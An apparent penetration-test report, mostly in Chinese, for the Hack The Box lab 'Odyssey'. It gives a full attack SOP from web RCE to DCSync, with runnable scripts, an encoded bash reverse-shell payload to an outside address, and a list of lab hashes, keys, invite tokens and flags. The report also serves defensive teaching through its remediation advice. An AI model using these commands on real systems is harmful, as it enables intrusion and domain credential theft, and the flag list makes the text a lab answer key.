
使用 svc-aegis-stream TGT 呼叫 DRSUAPI，僅請求 Administrator 物件。

```
KRB5CCNAME=svc-aegis-stream.ccache impacket-secretsdump -k -no-pass -dc-ip 172.16.0.10
odyssey.htb/svc-aegis-stream@dc01.odyssey.htb -just-dc-user Administrator
```

用 Administrator hash 讀 DC root.txt；用 AES256 TGT 取得 CIFS/ODYSSEY-DB 服務票證，再讀 user.txt。

```
evil-winrm-py -i 172.16.0.10 -u ODYSSEY\\Administrator -H 890b9e96245f6895e06adfe92ad1e81f
type C:\\Users\\Administrator\\Desktop\\root.txt
```

2.3 證據截圖



secretsdump_dcsync_administrator_retry.txt 的 DRSUAPI 輸出摘錄；實際 HTB flag acceptance 見下一節。

2.4 修復建議

移除 svc-aegis-stream 及其群組的 Replicating Directory Changes、Replicating Directory Changes All、Replicating Directory Changes In Filtered Set 權限。將同步工作拆成短效專用帳號，限定複寫目標/來源主機，不授予一般應用服務。監控 DC 上 4662 的複寫權限使用、4768/4769 票證異常、Directory Replication API 與非預期服務帳號 DCSync。對 Administrator 重設密碼並撤銷所有現存 TGT/TGS。

錯誤模式

```
Grant Replicating Directory Changes All to the application service identity.
```

建議模式

```
Remove domain replication rights from the web-facing service.
Use a dedicated sync identity with host and schedule restrictions.
Alert on DRSUAPI / 4662 replication operations.
```

5. 完整 SOP：從初始盤點到 HTB 提交

以下步驟按本次取得旗標的實際鏈路整理。標記 [EXT] 的候選值來自公開 Odyssey walkthrough，並已透過本次 SMB/SQL/WinRM 操作驗證；其他資料引用本次實測 evidence。若重跑已退休/重置的靶場，憑證、token 與旗標可能不同。

5.1 網路與 vhost

Nmap 7.991 對公開位址只有 3000/tcp 開放。服務為 Express，Host header 導向 aegis.korvia.htb。加入 hosts 後再做低併發 route/API 探查。

```
nmap -Pn -n -sV -sC -p- --reason -oA evidence/tcp_full 10.129.157.200
printf '10.129.157.200 aegis.korvia.htb\
' | sudo tee -a /etc/hosts
python3 http_route_enum.py
```

5.2 metadata、invite、WebAuthn

GET /api/v1/aegis-mds/search 不需登入；pipeline 參數支援任意 nested aggregation。使用 facet/lookup 讀出 pending_invites，先用 op-2026-0042 完成 credential onboarding，再以已註冊 key 對 challenge 簽章，將 response.userHandle 改為 admin。伺服器以錯誤的呼叫端欄位決定 session 主體。

```
python3 - <<'PY'
import json, requests
url='http://aegis.korvia.htb:3000/api/v1/aegis-mds/search'
pipeline=[{'$limit':1},{'$facet':{'x':[{'$lookup':{'from':'pending_invites','pipeline':[],'as':'y'}},{'$unwind'
:'$y'},{'$replaceRoot':{'newRoot':'$y'}}]}}]
r=requests.get(url,params={'pipeline':json.dumps(pipeline,separators=(',',':'))},timeout=10)
print(r.status_code, r.text[:1500])
PY
# register/begin with invite token from the table; sign the returned challenge
# auth/finish: keep valid operator signature, set response.userHandle = base64url('admin')
```

5.3 renderer 檔案讀取、JSONPath RCE、Linux root

管理模板的 overrides merge 容許 prototype pollution，renderer preview log 可外帶檔案讀取結果。從服務 unit 與環境檔取得 MDS_DIAG_TOKEN 和應用 DB 設定。向 /api/v1/aegis-mds/_diag/{token}/jpquery 提交 SafeEval property-name PoC 得到 webadmin。sudo 密碼重用使 webadmin 升為 Linux root。

```
nc -lvnp 45678
python3 - <<'PY'
import json, requests
url='http://aegis.korvia.htb:3000/api/v1/aegis-mds/_diag/bcdf42b953dcee715b8d81e38f0c5ded/jpquery'
with open('evidence/odyssey_10.129.157.200/jsonpath_reverse_shell_single_request.json') as f:
    payload=json.load(f)
```

```
r=requests.post(url,json=payload,timeout=10)
print(r.status_code, r.text[:500])
PY
# verify id -> uid=1000(webadmin); reuse app password with sudo, verify id -> uid=0(root)
```

5.4 SQL audit、NTLMv2、svc-mssql

root 可讀 render worker 設定中的 audit publisher login。BULK INSERT UNC 探測使 SQL Server 以 ODYSSEY\\svc-mssql 嘗試 SMB 驗證；離線字典還原 cml958782。原始 NetNTLMv2 challenge-response 未留存於本次 evidence，已保留 password 驗證與 SQL 登入輸出。以 Windows SQL 認證進入 sysadmin，執行必要的識別檢查，短時啟用 xp_cmdshell 後當場將兩項設定還原為 0。Defender 隔離 GodPotato/EfsPotato，本次不再用該分支取得 SYSTEM。

```
impacket-mssqlclient 'aegis_audit_publisher:Rxd!Qw6n8sP..2bJ@Wpx-2026@172.16.0.11' -p 1433
# Controlled UNC canary through BULK INSERT; capture only the authorized svc-mssql challenge
impacket-mssqlclient -windows-auth 'ODYSSEY/svc-mssql:cml958782@172.16.0.11' -p 1433
EXEC sp_configure 'show advanced options',1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell',1; RECONFIGURE;
EXEC xp_cmdshell 'whoami /priv';
EXEC sp_configure 'xp_cmdshell',0; RECONFIGURE;
EXEC sp_configure 'show advanced options',0; RECONFIGURE;
```

5.5 AD ACL、Shadow Credentials、dMSA

由 svc-mssql 盤點群組/SID/ACL。使用 [EXT] ODYSSEY-DB$ hash 驗證網域登入，透過巢狀群組對 svc-aegis-build 寫 Shadow Credential。建立 dmsa-pipe-deploy$ 並串接 svc-aegis-deploy predecessor，補足 GenericAll、KeyCredentialLink 與 msDS-GroupMSAMembership 後使用 PKINIT/badS4U2self 取得 previous key。以 hash 驗證後進入 DC WinRM。

```
nxc smb 172.16.0.10 -u 'ODYSSEY-DB$' -H '71bc6be8565f0c9871070c3912b1680d'
certipy shadow auto -u 'ODYSSEY-DB$@odyssey.htb' -hashes ':71bc6be8565f0c9871070c3912b1680d' -account
svc-aegis-build -dc-ip 172.16.0.10
bloodyAD --host 172.16.0.10 -d odyssey.htb -u svc-aegis-build -p :bbc270509ec878cf516d5295fb4d774d add
badSuccessor dmsa-pipe-deploy -t 'CN=svc-aegis-deploy,OU=Migrations,DC=odyssey,DC=htb' --ou
'OU=Migrations,DC=odyssey,DC=htb'
# add GenericAll and shadow key on dmsa-pipe-deploy$, set controlled msDS-GroupMSAMembership
certipy auth -pfx dmsa-pipe-deploy.pfx -dc-ip 172.16.0.10 -username 'dmsa-pipe-deploy$' -domain odyssey.htb
# badS4U2self --dmsa returns previous svc-aegis-deploy RC4
nxc smb 172.16.0.10 -u svc-aegis-deploy -H 3a5026b2aa5ef2cbb7cb6a7be3a2bcfa
```

5.6 AegisStream key oracle、YAML RCE、DCSync

用 deploy Viewer 權限取回 wrap blob 與 viewer key，透過 named pipe diagnostic oracle 得到 KEK；本機解密 operator key。以 HMAC 認證 CONFIG_IMPORT，先 harmless test，再用 YAML typed object 讓 svc-aegis-stream 執行 whoami。上傳官方 GhostPack Rubeus 原始碼 commit 74215f68ea70bd6a66c008da91bf5fe21d20b154 的本地 build，tgtdeleg 取得 TGT；DCSync 僅讀 Administrator。


```
powershell -NoProfile -File oracle_decrypt.ps1
python3 decrypt_operator.py
powershell -NoProfile -File config_import.ps1 .\\config_safe.yaml
# signed CONFIG_IMPORT RCE proof writes whoami to a designated log
C:\\ProgramData\\AegisStream\\Rubeus.exe tgtdeleg /nowrap
impacket-ticketConverter svc-aegis-stream.kirbi svc-aegis-stream.ccache
KRB5CCNAME=svc-aegis-stream.ccache impacket-secretsdump -k -no-pass -dc-ip 172.16.0.10
odyssey.htb/svc-aegis-stream@dc01.odyssey.htb -just-dc-user Administrator
```

5.7 旗標讀取與提交

```
evil-winrm-py -i 172.16.0.10 -u ODYSSEY\\Administrator -H 890b9e96245f6895e06adfe92ad1e81f
type C:\\Users\\Administrator\\Desktop\\root.txt
# use Administrator AES256 TGT to request CIFS/ODYSSEY-DB; read C:\\Users\\Administrator\\Desktop\\user.txt
# submit user.txt then root.txt in HTB Odyssey page; verify User flag owned + Root flag owned
```

5.8 清理與服務還原

已移除 dMSA 遷移連結、dmsa-pipe-deploy$ 物件、DC 上本次上傳的 PowerShell/YAML/binary/log、服務帳號臨時 ACE；ODYSSEY-DB 上刪除 chisel.zip 與 chisel 目錄並終止 PID 3488。最後 SQL sys.configurations 的 xp_cmdshell 與 show advanced options 均為 0。



清理狀態摘錄。原始紀錄：cleanup_remove_dmsa_*.txt、cleanup_delete_dmsa.txt、sql_cleanup_restore_verify.txt。

6. 附錄

3.1 風險等級定義

9.0-10.0	嚴重 (Critical)	可造成主機/網域層級控制、關鍵憑證外洩或等效影響
7.0-8.9	高危 (High)	可讀取機密、提升權限、或需要先取得受限身份但影響重大
4.0-6.9	中危 (Medium)	影響受限或需較多前置條件
0.1-3.9	低危 (Low)	局部/低衝擊弱點
0.0	資訊 (Info)	安全觀察或硬化建議

3.2 CVSS 評分說明

使用 FIRST CVSS v3.1 Base Score。每個漏洞均列出向量；分數依本次可達性、所需權限、互動條件與影響估算。跨漏洞攻擊鏈的前置權限以各 finding 描述為準；組織應依實際部署資產價值另加 Environmental Metrics。

計算基準：CVSS v3.1 / FIRST；不含 Temporal 或 Environmental 調整。分數為本報告對 HTB lab 的手動估算，應由系統 owner 按實際業務影響覆核。

3.3 外洩憑證與旗標清單

以下完整列出本次攻擊鏈中取得或使用的可重播秘密。公開 walkthrough 來源的候選值標記 [EXT]；其餘為靶機實測或本次產物。dMSA TGT、Rubeus TGT/ccache 等二進位票證不以長串 base64 展開，檔案 SHA-256 列於證據清單。

odyssey_app / SQL	opc0932k90%%lODFl93-++	[LIVE] db/sql.js fallback；同一密碼可供 webadmin sudo
aegis_audit_publisher / SQL	Rxd!Qw6n8sP..2bJ@Wpx-2026	[EXT] [EXT] 公開 Odyssey walkthrough 候選；本次 SQL audit login 驗證
MDS_DIAG_TOKEN	bcdf42b953dcee715b8d81e38f0c5ded	[LIVE] renderer config 檔案讀取取得；診斷 JSONPath route token
svc-mssql / NetNTLMv2 capture	原始 challenge-response 未留存	[LIVE] 還原密碼 cml958782 並以 SQL Windows authentication 驗證
ODYSSEY\\svc-mssql / password	cml958782	[LIVE] NetNTLMv2 challenge/response 離線字典還原並驗證
ODYSSEY-DB$ / NT hash	71bc6be8565f0c9871070c3912b1680d	[EXT] 公開候選；本次 SMB 登入驗證
svc-aegis-build / NT hash	bbc270509ec878cf516d5295fb4d774d	[LIVE] Certipy Shadow Credentials 取回
dmsa-pipe-deploy$ / RC4	3ad7ba7d2096ae1bf7a1e0a8640ba6ca	[LIVE] dMSA current key package
dmsa-pipe-deploy$ / AES256	5e048cb2e58ce97692675f4d110ccff38109b3a9e717d0b4c1fcb4ca999aa093	[LIVE] dMSA current key package
svc-aegis-deploy / NT hash	3a5026b2aa5ef2cbb7cb6a7be3a2bcfa	[LIVE] dMSA previous key package；SMB/WinRM validated
Viewer diagnostic KEK	D5742ED26151833792FFD2D821959E0F1B85A1F922157639A6C7EC90C094D658	[LIVE] named pipe DIAG_DECRYPT_TELEMETRY_BLOB response
viewer.key	6204420823d72023c616d14bc0a5dfa35f549788b1ed8a970b92cf1991ac8fa6	[LIVE] 32-byte key readable by deploy Viewer
operator.key	4b690afb33fd7f1bd2c4b36fce121b8b291352a5a0ed8632a0654422f401a83c	[LIVE] AES-GCM decrypted; HMAC key for CONFIG_IMPORT
Administrator / NT hash	890b9e96245f6895e06adfe92ad1e81f	[LIVE] DCSync; WinRM Administrator validated
Administrator / AES256	833eee83cef65c0632032a9c50e356480d50ca7ceef307a2b319f98d4a64e8df	[LIVE] DCSync; used to obtain CIFS service ticket
user.txt	3b2f4819af8052964f578df2d9d9f0aa	[LIVE] read through Administrator CIFS/SMB; HTB accepted
root.txt	206ee0ddd949cb9a62249106b8702b7b	[LIVE] read through Administrator WinRM; HTB accepted

外洩 pending_invites

[LIVE] 一共 1 筆未 redeemed token。以下是本次保存的原始值；本次只兌換 op-2026-0042，其餘未使用。靶場 machine 已完成，token 不應在其他環境重用。

op-2026-0042	dad657731b2c7a2190fa167b388a2ddbc17b78ba6c6be1c3b169c4cff97a5238	ao-mreyes / redeemed=True (本次狀態)
op-2026-0051	d6fe33f9f9402c666fe166f2be911cb6b98d054c5be5a9921312ae1d51c72fdc	ao-jchen / redeemed=False (本次狀態)
op-2026-0067	a489a3bceb35fbbafa810109d12cf2ada4f81521e448ce6ecd17e80169ceb610	ao-tnemec / redeemed=False (本次狀態)
op-2026-0073	bf97e87e26f16b123156ef6304b99b87169ed37f59672386bb45aa5f31361831	ao-mreyes / redeemed=False (本次狀態)
op-2026-0088	905da2f3ef7df0af4279d53bcfd34a12e11f054c9409b8687f64f405bb5dfabf	ao-jchen / redeemed=False (本次狀態)
op-2026-0094	8da6e567833c9bc1c4599a32e199343f8b2401c38b7c70a663b5e191fcfedf29	ao-tnemec / redeemed=False (本次狀態)
op-2026-0105	0030389d1302325dd93ea234496e035eb1c8a043e0db4e92e3e4f7ee1cafc91f	ao-mreyes / redeemed=False (本次狀態)
op-2026-0117	5fa38ae0ebbd309553386c8518a3b9fc6930547905dfb81442b1e5fa6e1a7e78	ao-jchen / redeemed=False (本次狀態)
op-2026-0124	e61d596e6f7e703e2732471f5dee6e7967c41760557d6d805c2ce1644c12ad22	ao-tnemec / redeemed=False (本次狀態)
op-2026-0138	67ff132335e9b42551519f420e73f2c4fd999e11cd1e111cb931d4c9371ed72b	ao-mreyes / redeemed=False (本次狀態)
op-2026-0149	baf82f30d6134429c5ae8188f9860b6c6ab3431d4957e566709034fa06367f57	ao-jchen / redeemed=False (本次狀態)
op-2026-0163	3a155c14f046aec7fc7469316ae72ecd3dc7f7c4f18044e2c37c3dc1b0753cb9	ao-tnemec / redeemed=False (本次狀態)
op-2026-0178	23025109245aa087935f8904fba36ffdc003d2f9d417c20b8dc80cc020d4f36b	ao-mreyes / redeemed=False (本次狀態)
op-2026-0192	3eb2fa5e9648f50b55d8b9270be01424646c4c0f510d7756d20fefe28bc38490	ao-jchen / redeemed=False (本次狀態)
op-2026-0210	06850a86cdf22ea95408fb7f874911b6a9e59ddde3ef93109be3fed1143f10a8	ao-tnemec / redeemed=False (本次狀態)

3.4 測試工具與版本

Nmap	7.991；TCP 盤點與 service detection
Python / requests	HTTP route/API 探查、公開 WebAuthn/JSONPath PoC 與證據整理
Impacket	0.13.1；MSSQL、ticketConverter、secretsdump、SMB
Certipy	5.1.0；Shadow Credentials、PKINIT
bloodyAD	2.5.7；AD ACL、dMSA badSuccessor、物件清理
Rubeus	2.3.3；由 GhostPack 原始碼 commit 74215f68ea70bd6a66c008da91bf5fe21d20b154 編譯，tgtdeleg
Chisel	反向 SOCKS / SQL 轉送；本次測試後已終止並移除遠端 binary
PowerShell / .NET	DirectoryServices AD 查詢、named pipe binary protocol、SQL cleanup verification

3.5 詞彙表

WebAuthn userHandle	WebAuthn assertion 中的使用者識別欄位；不得由呼叫端任意選擇 session 主體
Shadow Credentials	透過 msDS-KeyCredentialLink 新增公鑰 credential，利用 PKINIT 代表 AD 帳號認證
dMSA / badSuccessor	Delegated Managed Service Account 遷移關係；錯誤授權可讓前身帳號 key material 外洩
DCSync	使用 AD replication 權限向 DC 複寫密碼資料；不需要直接讀 NTDS.DIT 檔案
TGT / TGS	Kerberos 票證：TGT 用於向 KDC 取得服務票證，TGS 供特定服務驗證
NTLMv2	NTLM challenge-response；若密碼可猜測，可離線字典還原而不是直接反向解密
CVSS	FIRST 維護的漏洞風險評分系統；本報告列 Base Score 與向量

3.6 參考文件

本次機器特定攻擊鏈以本地原始輸出為主。外部 walkthrough 明確說明其內容改寫自 HTB 官方報告；本報告只用它標示外部候選值與對照技術脈絡，並另行標出 [EXT]。

Odyssey: where each identity boundary gives way - RUNE（公開 walkthrough；外部候選值來源）

JSONPath-Plus upstream commit 3094289 - eval non-string property name修補

Microsoft Learn - xp_cmdshell configuration option

Microsoft Learn - Delegated Managed Service Accounts overview

Certipy command reference - Shadow Credentials

GhostPack / Rubeus repository

FIRST - CVSS v3.1 Specification Document

OWASP - Deserialization Cheat Sheet

MongoDB Manual - Role-Based Access Control

Hack The Box Help Center - machine completion and retired machine workflow

證據檔案索引與 SHA-256

以下 hash 用於確認 PDF 引用的核心證據檔未被意外改寫。其他原始枚舉輸出與 binary ticket/hash cache 保留於 evidence/odyssey_10.129.157.200。

service_3000.nmap	d16188f2935f9de7ea308b86fb5166e0b591f2c13495e08f7308f8ab16013ee8
pending_invites_leak.json	80797edb6ac94a5d787d08b6a726a7906392a3040a22ccaa9350ee3767b4580a
auth_begin_known_handle.json	430ed1da37ca99a871c3858f8fcb6a134ac60528c9354097542db1df1c5682bf
jsonpath_reverse_shell_single_request.json	9356a02e62310cc4b65c533e051d282be7df836a2317f7c48ebabbb352d31710
webadmin_source_review.txt	8ba0a5e979396317ab43791f647f6ae4e58185ea4d03818318f66ded66e07440
sql_enable_xpcmdshell.sql	43b10bd3bfe8a91e35a9a90cdc1d84ddeabeee71fe26f046ed5042c047087516
sql_cleanup_restore_verify.txt	4fe67040018e64b5ba1301980b24d3b3eb1388f6d3fe88eadf922d12ac0331bb
sql_ad_enum_authenticated_output.txt	059fadc6ca0b42f86ca4ad626b9581f49d1a7ae6ccf5abd104d415f2fce0f37b
certipy_shadow_svc_aegis_build.txt	40c146cdd6d7f00e1d16319052d7e2c756b0cb6f6cae63c8d2ce16dbc120157c
certipy_dmsa_auth.txt	c5209a6b8c37dcc9e958bb99190667a04200778b49181d3724f1f6697545446a
badS4U2self_dmsa_pipe_deploy.txt	e54143ca48ab38abf9252a77e14fac6f55d3792bd1852c9630bd1f747fadb08a
oracle_decrypt.ps1	fe70f326a0f8f968fc1e40e5836f25866573053dd86d1845f01066719147786d
config_import.ps1	8f2804bcacc4c3e43475e08516ba1cf9de8131348d6ba25d361d61286b4ecf6d
rubeus_tgtdeleg.txt	dcf062ebc00a3ce429e0aa237496a90c2203a0571eca2b2232835b2da0ed2835
secretsdump_dcsync_administrator_retry.txt	74f767b9e638664012851dd80b62b2d7deb31a42c668b4dc65587a221a066073
admin_smb_user_flag_cat.txt	7ffc257aa36abc9a156d881a06c3eca138aa93f7cebc7c106d1b78d7430024a3
root_flag_read.txt	d653d7c566604789f655b73733ec851371820c07ef774978936cb949441d5c0a
cleanup_delete_dmsa.txt	a8f436dfb95c859d8aa99d49915fc456aa4bd891232241d0ea66fd4c85ac6798
htb_solved_modal.png	5ef9068fb261336577b672f20a0c93a6f9239922d3d71aa7427ff2bf50165ce6

3.7 主要檢測與利用腳本全文

以下附上本次使用的主要可讀腳本原文，與前文命令列 PoC 搭配使用。腳本對應的原始檔名也列於 SHA-256 清單；其他一次性查詢、工具原始輸出及二進位 Kerberos cache 仍保存在 evidence/odyssey_10.129.157.200。僅可於已授權的 HTB Odyssey lab 重跑。

低併發 GET 路由盤點（唯讀）

來源：evidence/odyssey_10.129.157.200/http_route_enum.py

```
#!/usr/bin/env python3
"""Low-rate GET-only route inventory for the in-scope AEGIS virtual host."""
import concurrent.futures, hashlib, json, urllib.error, urllib.request
TARGET = '10.129.157.200:3000'
HOST = 'aegis.korvia.htb'
PATHS = '''
/admin /dashboard /auth /register /signup /login /logout /docs /api-docs /swagger /swagger.json /openapi.json
/api /api/v1 /api/v1/health /api/v1/healthz /health /healthz /ready /status /metrics /version
/api/v1/operators /api/v1/operator /api/v1/users /api/v1/roster /api/v1/authorisations /api/v1/authorizations
/api/v1/pipelines /api/v1/approvals /api/v1/queue /api/v1/invites /api/v1/invitations /api/v1/me /api/v1/profile
/api/v1/announcements /api/v1/bulletins /api/v1/tasks /api/v1/system /api/v1/config /api/v1/debug
/api/v1/files /api/v1/keys /api/v1/attestation /api/v1/credentials /api/v1/aegis-mds
/api/v1/aegis-mds/search /api/v1/aegis-mds/metadata /api/v1/aegis-mds/health
/api/v1/auth/webauthn/register/begin /api/v1/auth/webauthn/register/finish
/api/v1/auth/webauthn/auth/begin /api/v1/auth/webauthn/auth/finish
/api/v1/admin /api/v1/backup /api/v1/proxy /api/v1/ssrf
/.env /.git/HEAD /package.json /package-lock.json /robots.txt /sitemap.xml /favicon.ico /img/sigil.svg
'''.split()
def request(path):
    req = urllib.request.Request(f'http://{TARGET}{path}', headers={'Host': HOST, 'User-Agent':
'Authorized-HTB-Assessment/1.0', 'Connection':'close'})
    try:
        with urllib.request.urlopen(req, timeout=8) as r:
            data = r.read()
            return {'path':path, 'status':r.status, 'length':len(data), 'sha256':hashlib.sha256(data).hexdigest(),
'location':r.headers.get('Location')}
    except urllib.error.HTTPError as e:
        data = e.read()
        return {'path':path, 'status':e.code, 'length':len(data), 'sha256':hashlib.sha256(data).hexdigest(),
'location':e.headers.get('Location')}
    except Exception as e:
        return {'path':path, 'error':str(e)}
with concurrent.futures.ThreadPoolExecutor(max_workers=8) as pool:
    rows = list(pool.map(request, PATHS))
baseline = request('/this-path-should-not-exist-odyssey-2026')
print('404 baseline:', baseline)
for row in rows:
    if row.get('error') or row.get('status') != baseline.get('status') or row.get('length') != baseline.get('length') or
row.get('sha256') != baseline.get('sha256'):
        print(json.dumps(row, ensure_ascii=False))
with open('evidence/odyssey_10.129.157.200/http_route_enum.json','w',encoding='utf-8') as f:
    json.dump({'target':HOST,'baseline':baseline,'results':rows},f,ensure_ascii=False,indent=2)
```

JSONPath-Plus RCE 請求 JSON 原文（反向 shell 測試）

來源：evidence/odyssey_10.129.157.200/jsonpath_reverse_shell_single_request.json

```
{"context":{},"expr":"$[?(@ == 'mds3-mirror' && @[['constructor']][['constructor']]('return
process')().mainModule.require('child_process').execSync(@[['constructor']][['constructor']]('return String')().fromCharCode(98
,97,115,104,32,45,99,32,39,98,97,115,104,32,45,105,32,62,38,32,47,100,101,118,47,116,99,112,47,49,48,46,49,48,46,49,52,46,50,48
,57,47,52,53,54,55,56,32,48,62,38,49,39,32,62,47,100,101,118,47,110,117,108,108,32,50,62,38,49,32,38,32,101,99,104,111,32,108,9
7,117,110,99,104,101,100)).toString().length > 0)]"}
```

operator.key AES-GCM 解密器

來源：evidence/odyssey_10.129.157.200/decrypt_operator.py

```
#!/usr/bin/env python3
from pathlib import Path
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

ROOT = Path(__file__).resolve().parent
KEK_HEX = "D5742ED26151833792FFD2D821959E0F1B85A1F922157639A6C7EC90C094D658"
blob = (ROOT / "operator.key.enc").read_bytes()
nonce, tag, ciphertext = blob[:12], blob[12:28], blob[28:]
operator_key = AESGCM(bytes.fromhex(KEK_HEX)).decrypt(nonce, ciphertext + tag, None)
if len(operator_key) != 32:
```

```
    raise SystemExit(f"unexpected operator key length: {len(operator_key)}")
(ROOT / "operator.key.recovered.bin").write_bytes(operator_key)
print(operator_key.hex())
```

AegisStream viewer 診斷 pipe 請求

來源：evidence/odyssey_10.129.157.200/oracle_decrypt.ps1

```
$ErrorActionPreference = 'Stop'
$viewerKey = [IO.File]::ReadAllBytes('C:\ProgramData\AegisStream\keys\viewer.key')
$wrapBlob = [IO.File]::ReadAllBytes('C:\ProgramData\AegisStream\dpapi\operator.wrap.bin')
$opBytes = [Text.Encoding]::UTF8.GetBytes('DIAG_DECRYPT_TELEMETRY_BLOB')
$hmac = New-Object System.Security.Cryptography.HMACSHA256(,$viewerKey)
$signData = New-Object byte[] ($opBytes.Length + $wrapBlob.Length)
[Array]::Copy($opBytes, 0, $signData, 0, $opBytes.Length)
[Array]::Copy($wrapBlob, 0, $signData, $opBytes.Length, $wrapBlob.Length)
$sig = $hmac.ComputeHash($signData)
$ms = New-Object IO.MemoryStream
$bw = New-Object IO.BinaryWriter($ms)
$bw.Write([byte[]]@(0xAB, 0x5E, 0x91, 0xA3))
$bw.Write([int32]73)
$bw.Write([int16]$opBytes.Length)
$bw.Write($opBytes)
$bw.Write([int32]$wrapBlob.Length)
$bw.Write($wrapBlob)
$bw.Write($sig)
$bw.Flush()
$pipe = New-Object System.IO.Pipes.NamedPipeClientStream('.', 'AegisStreamMgmt', [System.IO.Pipes.PipeDirection]::InOut,
[System.IO.Pipes.PipeOptions]::None, [System.Security.Principal.TokenImpersonationLevel]::Identification)
$pipe.Connect(5000)
$request = $ms.ToArray()
$pipe.Write($request, 0, $request.Length)
$pipe.Flush()
$buf = New-Object byte[] 131072
$n = $pipe.Read($buf, 0, $buf.Length)
$pipe.Dispose()
$opLen = [BitConverter]::ToUInt16($buf, 8)
$replyOp = [Text.Encoding]::UTF8.GetString($buf, 10, $opLen)
$payloadLen = [BitConverter]::ToInt32($buf, 10 + $opLen)
if ($n -lt (14 + $opLen + $payloadLen)) { throw "Truncated pipe response: bytes=$n, payload=$payloadLen" }
$payload = New-Object byte[] $payloadLen
[Array]::Copy($buf, 14 + $opLen, $payload, 0, $payloadLen)
[IO.File]::WriteAllBytes('C:\Users\svc-aegis-deploy\Documents\wrapper.bin', $payload)
Write-Output "ResponseOpcode=$replyOp PayloadLength=$payloadLen"
Write-Output ('WRAPPER=' + [BitConverter]::ToString($payload).Replace('-', ''))
```

HMAC 簽署 CONFIG_IMPORT 診斷 payload

來源：evidence/odyssey_10.129.157.200/config_import.ps1

```
param(
    [Parameter(Mandatory = $true, Position = 0)]
    [string]$PayloadPath
)

$ErrorActionPreference = 'Stop'
$opKeyHex = '4b690afb33fd7f1bd2c4b36fce121b8b291352a5a0ed8632a0654422f401a83c'
$opKey = New-Object byte[] 32
for ($i = 0; $i -lt 32; $i++) {
    $opKey[$i] = [Convert]::ToByte($opKeyHex.Substring($i * 2, 2), 16)
}
$yaml = [IO.File]::ReadAllText((Resolve-Path $PayloadPath).Path)
$payload = [Text.Encoding]::UTF8.GetBytes($yaml)
$opBytes = [Text.Encoding]::UTF8.GetBytes('CONFIG_IMPORT')
$hmac = New-Object System.Security.Cryptography.HMACSHA256(,$opKey)
$signData = New-Object byte[] ($opBytes.Length + $payload.Length)
[Array]::Copy($opBytes, 0, $signData, 0, $opBytes.Length)
[Array]::Copy($payload, 0, $signData, $opBytes.Length, $payload.Length)
$sig = $hmac.ComputeHash($signData)
$ms = New-Object IO.MemoryStream
$bw = New-Object IO.BinaryWriter($ms)
$bw.Write([byte[]]@(0xAB, 0x5E, 0x91, 0xA3))
$bw.Write([int32]74)
$bw.Write([int16]$opBytes.Length)
$bw.Write($opBytes)
$bw.Write([int32]$payload.Length)
$bw.Write($payload)
$bw.Write($sig)
$bw.Flush()
$pipe = New-Object System.IO.Pipes.NamedPipeClientStream('.', 'AegisStreamMgmt', [System.IO.Pipes.PipeDirection]::InOut,
```

```
[System.IO.Pipes.PipeOptions]::None, [System.Security.Principal.TokenImpersonationLevel]::Identification)
$pipe.Connect(5000)
$request = $ms.ToArray()
$pipe.Write($request, 0, $request.Length)
$pipe.Flush()
$buf = New-Object byte[] 131072
$n = $pipe.Read($buf, 0, $buf.Length)
$pipe.Dispose()
$opLen = [BitConverter]::ToUInt16($buf, 8)
$replyOp = [Text.Encoding]::UTF8.GetString($buf, 10, $opLen)
$payloadLen = [BitConverter]::ToInt32($buf, 10 + $opLen)
Write-Output "Status=$replyOp PayloadLength=$payloadLen ResponseBytes=$n"
```

SQL 服務執行上下文檢查（測試期間短時啟用）

來源：evidence/odyssey_10.129.157.200/sql_enable_xpcmdshell.sql

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'whoami';
EXEC xp_cmdshell 'whoami /priv';
EXEC xp_cmdshell 'hostname';
EXEC xp_cmdshell 'ipconfig';
EXEC xp_cmdshell 'dir C:\Users';
```

svc-mssql 權限下 AD 帳號/電腦列舉

來源：evidence/odyssey_10.129.157.200/sql_ad_enum_authenticated.sql

```
EXEC xp_cmdshell 'net use \\172.16.0.10\SYSVOL /user:ODYSSEY\svc-mssql cml958782';
EXEC xp_cmdshell 'dir \\172.16.0.10\SYSVOL\odyssey.htb\scripts';
EXEC xp_cmdshell 'powershell -NoProfile -Command "$b=New-Object
